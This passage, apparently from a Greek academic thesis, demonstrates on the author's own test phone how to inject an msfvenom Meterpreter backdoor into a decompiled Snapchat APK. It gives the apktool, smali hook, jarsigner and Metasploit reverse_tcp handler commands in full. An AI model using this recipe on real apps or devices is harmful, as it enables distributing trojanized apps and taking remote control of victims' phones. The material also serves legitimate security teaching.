
Αρχικά απομεταγλωττίζουμε και τα δύο αρχεία «backdoor.apk» & «snapchat.apk» χρησιμοποιώντας το «apktool» με την εντολή :

- `#<διαδρομή για το «apktool»>/apktool d <πλήρη διαδρομή και το όνομα αρχείου apk>`

Στην συνέχεια μεταβαίνουμε στο φάκελο στο οποίο βρίσκεται ο απομεταγλωττισμένος κακόβουλος κώδικας «/usr/share/apktool/bckdoor» και αντιγράφουμε τα δικαιώματα από το αρχείο «AndroidManifest.xml» και τα επικολλούμε στο αντίστοιχο αρχείο στο φάκελο με τον απομεταγλωττισμένο κώδικα της εφαρμογής «snapchat». Όλα τα παραπάνω αποτυπώνονται στα στιγμιότυπα 6.35, 6.36, 6.37.




**Εικόνα 6.36: Στιγμιότυπο κατά την διαδικασία αντιγραφής των αδειών πρόσβασης έτσι όπως αυτές δηλώνονται στο αρχείο «AndroidManifest.xml» έπειτα από την απομεταγλώττιση του πηγαίου κώδικα του αρχείου «backdoor.apk».**





**Εικόνα 6.37: Στιγμιότυπο μέτα από την ενσωμάτωση των αδειών πρόσβασης του κακόβουλου λογισμικού στο αρχείο «AndroidManifest.xml» της απομεταγλωττισμένης εφαρμογής «snapchat.apk».**

Έπειτα από την ενσωμάτωση των αδειών πρόσβασης θα πρέπει να ενσωματώσουμε και τον απομεταγλωττισμένο κακόβουλο κώδικα. Αρχικά πλοηγούμαστε στο υποφάκελο «com» της εφαρμογής «snapchat». Παρατηρούμε ότι υφίστανται η διαδρομή «…snapchat/smali/com/ google» και συνεπώς η μοναδική ενέργεια που χρειάζεται να κάνουμε είναι να αντιγράψουμε τον φάκελο «……backdoor/smali/com/google/advapp» εκεί.

- `#cp -r usr/share/apktool/bckdoor/smali/com/google/advapp /usr/share/apktool/snapchat/smali/com/google/`

Στην συνέχεια θα πρέπει να βρούμε τρόπο από την στιγμή που θα εκτελεστεί η εφαρμογή να εκτελεστεί και ο κακόβουλος κώδικας. Προκειμένου να συμβεί αυτό θα πρέπει να «αγκιστρώσουμε» (hook) τον κώδικα μας σε κάποιο σημείο του αντίστοιχου κώδικα της εφαρμογής. Παρατηρούμε ότι στο αρχείο «AndroidManifest.xml» της εφαρμογής υφίστανται η δραστηριότητα «com.snapchat.android.LandingPageActivity». Πλοηγούμαστε στον αντίστοιχο φάκελο (/usr/share/apktool/mali/com/snapchat/android/), εντοπίζουμε το αρχείο «LandingPageActivity.smali» και χρησιμοποιούμε το πρόγραμμα «gedit» για να το επεξεργαστούμε.




**Εικόνα 6.38: Ο κύκλος ζωής μιας δραστηριότητας. Διακρίνονται οι επιτρεπτές καταστάσεις και οι μέθοδοι οι οποίες καλούνται προκειμένου η δραστηριότητα να μεταβεί από μία κατάσταση σε κάποια άλλη[99].**

Από την προηγούμενη εικόνα επιλέγουμε την ενσωμάτωση του κακόβουλου κώδικα κατά στην εκτέλεση της μεθόδου «onCreate της δραστηριότητας. Αναζητώντας την στο αρχείο

«LandingPageActivity.smali» εντοπίζουμε το ζητούμενο σημείο όπως φαίνεται και στο παρακάτω στιγμιότυπο :

```
    move-result-object v1

    iput-object v1, v0, Lcom/snapchat/android/analytics/NetworkAnalytics;-
>mFeedContentLoadedMetric:Lcom/snapchat/android/analytics/framework/
EasyMetric;

    .line 489
    invoke-super {p0, p1}, Lcom/snapchat/android/SnapchatActivity;-
>onCreate(Landroid/os/Bundle;)V

    .line 6558
    if-eqz p1, :cond_1
```

**Εικόνα 6.39: Στιγμιότυπο μέρος του κώδικα (γραμμή 489) του αρχείου «LandingPageActivity.smali». Διακρίνουμε την μέθοδο «onCreate» την οποία θα χρησιμοποιήσουμε για να «αγκιστρώσουμε» τον κακόβουλο κώδικα.**

Προσθέτουμε την παρακάτω γραμμή :

- invoke-static {p0}, Lcom/google/advapp/Payload;->start(Landroid/content/Context;)V

ακριβώς κάτω από την γραμμή που ξεκινά «…>onCreate…» όπως απεικονίζεται και στην παρακάτω εικόνα προκειμένου να επιτύχουμε την εκτέλεση του κακόβουλου κώδικα :

```
    move-result-object v1

    iput-object v1, v0, Lcom/snapchat/android/analytics/NetworkAnalytics;-
>mFeedContentLoadedMetric:Lcom/snapchat/android/analytics/framework/
EasyMetric;

    .line 489
    invoke-super {p0, p1}, Lcom/snapchat/android/SnapchatActivity;-
>onCreate(Landroid/os/Bundle;)V
    invoke-static {p0}, Lcom/google/advapp/Payload;->start(Landroid/
content/Context;)V
    .line 6558
    if-eqz p1, :cond_1
```

**Εικόνα 6.40: Στιγμιότυπο μέρος του κώδικα (γραμμή 489) του αρχείου «LandingPageActivity.smali». Διακρίνουμε την μέθοδο «onCreate» και τον κώδικα που προσθέσαμε με σκοπό να επιτύχουμε την εκτέλεση του κακόβουλου κώδικα.**

Στο επόμενο στάδιο ακολουθεί η επανασυσκευασία της εφαρμογής μέσω της εντολής :


- `#apktool b -o /< φάκελος αποθήκευσης>/<όνομα νέου αρχείου>.apk /usr/share/apktool/snapchat (τοποθεσία του φακέλου μέσα στον οποίο βρίσκεται η απόμεταγλωττισμένη εφαρμογή)`

όπου η ονομασία του αρχείου στο παράδειγμα μας είναι «snapchatv.apk». Τέλος χρησιμοποιώντας το κλειδί που υπάρχει από την Google για λόγους ανάπτυξης και ελέγχου των εφαρμογών (debug) υπογράφουμε την εφαρμογή με την παρακάτω εντολή :

- `#jarsigner -verbose -keystore ~/.android/debug.keystore -storepass android -keypass android -digestalg SHA1 -sigalg MD5withRSA ./snapchatv.apk androiddebugkey`

### 6.4.4. Υλοποίηση της επίθεσης

Προκειμένου να ολοκληρώσουμε την επίθεση μας θα πρέπει να αναγκάσουμε το υποψήφιο θύμα να κάνει λήψη και να εκτελέσει το εν λόγω αρχείο. Η ακριβή περιγραφή των μεθόδων αυτών, οι οποίες περιλαμβάνουν και μεθόδους «κοινωνικής μηχανικής» ξεφεύγει από τον σκοπό της συγκεκριμένης διπλωματικής εργασίας. Για τις ανάγκες του παραδείγματος αυτού θα αντιγράψουμε το αρχείο «snapchatv.apk» στην θέση «/var/www» έτσι ώστε να είναι δυνατή η λήψη του από την συσκευή (LG Optimus L5II E460) που έχουμε διαθέσιμη για το σκοπό αυτό.




**Εικόνα 6.41: Στιγμιότυπο από την εκτέλεση των εντολών στην κονσόλα του «Metasploit Framework».**

Προκειμένου να αποκτήσουμε πρόσβαση στο κινητό τηλέφωνο θα πρέπει να προετοιμάσουμε κατάλληλα τον υπολογιστή μας. Αρχικά εκτελούμε την εντολή #service apache2 start προκειμένου να ξεκινήσουμε τον εξυπηρετητή «web» «Apache» έτσι ώστε το αρχείο apk να είναι προσβάσιμο από το κινητό μας. Στην συνέχεια πληκτρολογούμε την εντολή #msfconsole προκειμένου να ξεκινήσουμε την κονσόλα του «Metasploit Framework» και έπειτα εκτελούμε τις παρακάτω :

- `msf> use exploit/multi/handler`


και αμέσως μετά :

- `msf>set payload android/meterpreter/reverse_tcp`
- `msf>set LHOST 192.168.1.71`
- `msf>set LPORT 8080`
- `msf>set ExitOnSession false`
- `msf> exploit -j`


Παρατηρούμε ότι οι τιμές στα «LHOST» και «LPORT» είναι ταυτόσημες με αυτές κατά την δημιουργία του «backdoor.apk» με την εντολή «msfvenom». Σε περίπτωση όπου οι τιμές αυτές δεν ταυτίζονται δεν πρόκειται να έχουμε κανένα αποτέλεσμα. Με την παραπάνω διαδικασία ο

υπολογιστής μας (διεύθυνση 192.168.1.71 στην περίπτωση αυτή) είναι έτοιμος να υποδεχθεί αιτήματα για συγκεκριμένου τύπου συνδέσεις στην πόρτα 8080.


Στην συνέχεια εγκαθιστούμε και εκτελούμε την εφαρμογή «snapchatv.apk» την οποία έχουμε αποθηκεύσει στο κινητό μας από την ιστοθέση «Http://192.168.1.71/». Τέλος παρατηρούμε ότι το κακόβουλο λογισμικό συνδέεται στην κονσόλα του «Metasploit Framework» όπως το είχαμε σχεδιάσει :





**Εικόνα 6.42: Στιγμιότυπο από την σύνδεση του κινητού στην κονσόλα του «Metasploit Framework» έπειτα από την εκτέλεση της εφαρμογής «snapchat».**





**Εικόνα 6.43: Στιγμιότυπο της κονσόλας του «Metasploit Framework» και των διαθέσιμων λειτουργιών του κακόβουλου λογισμικού .**



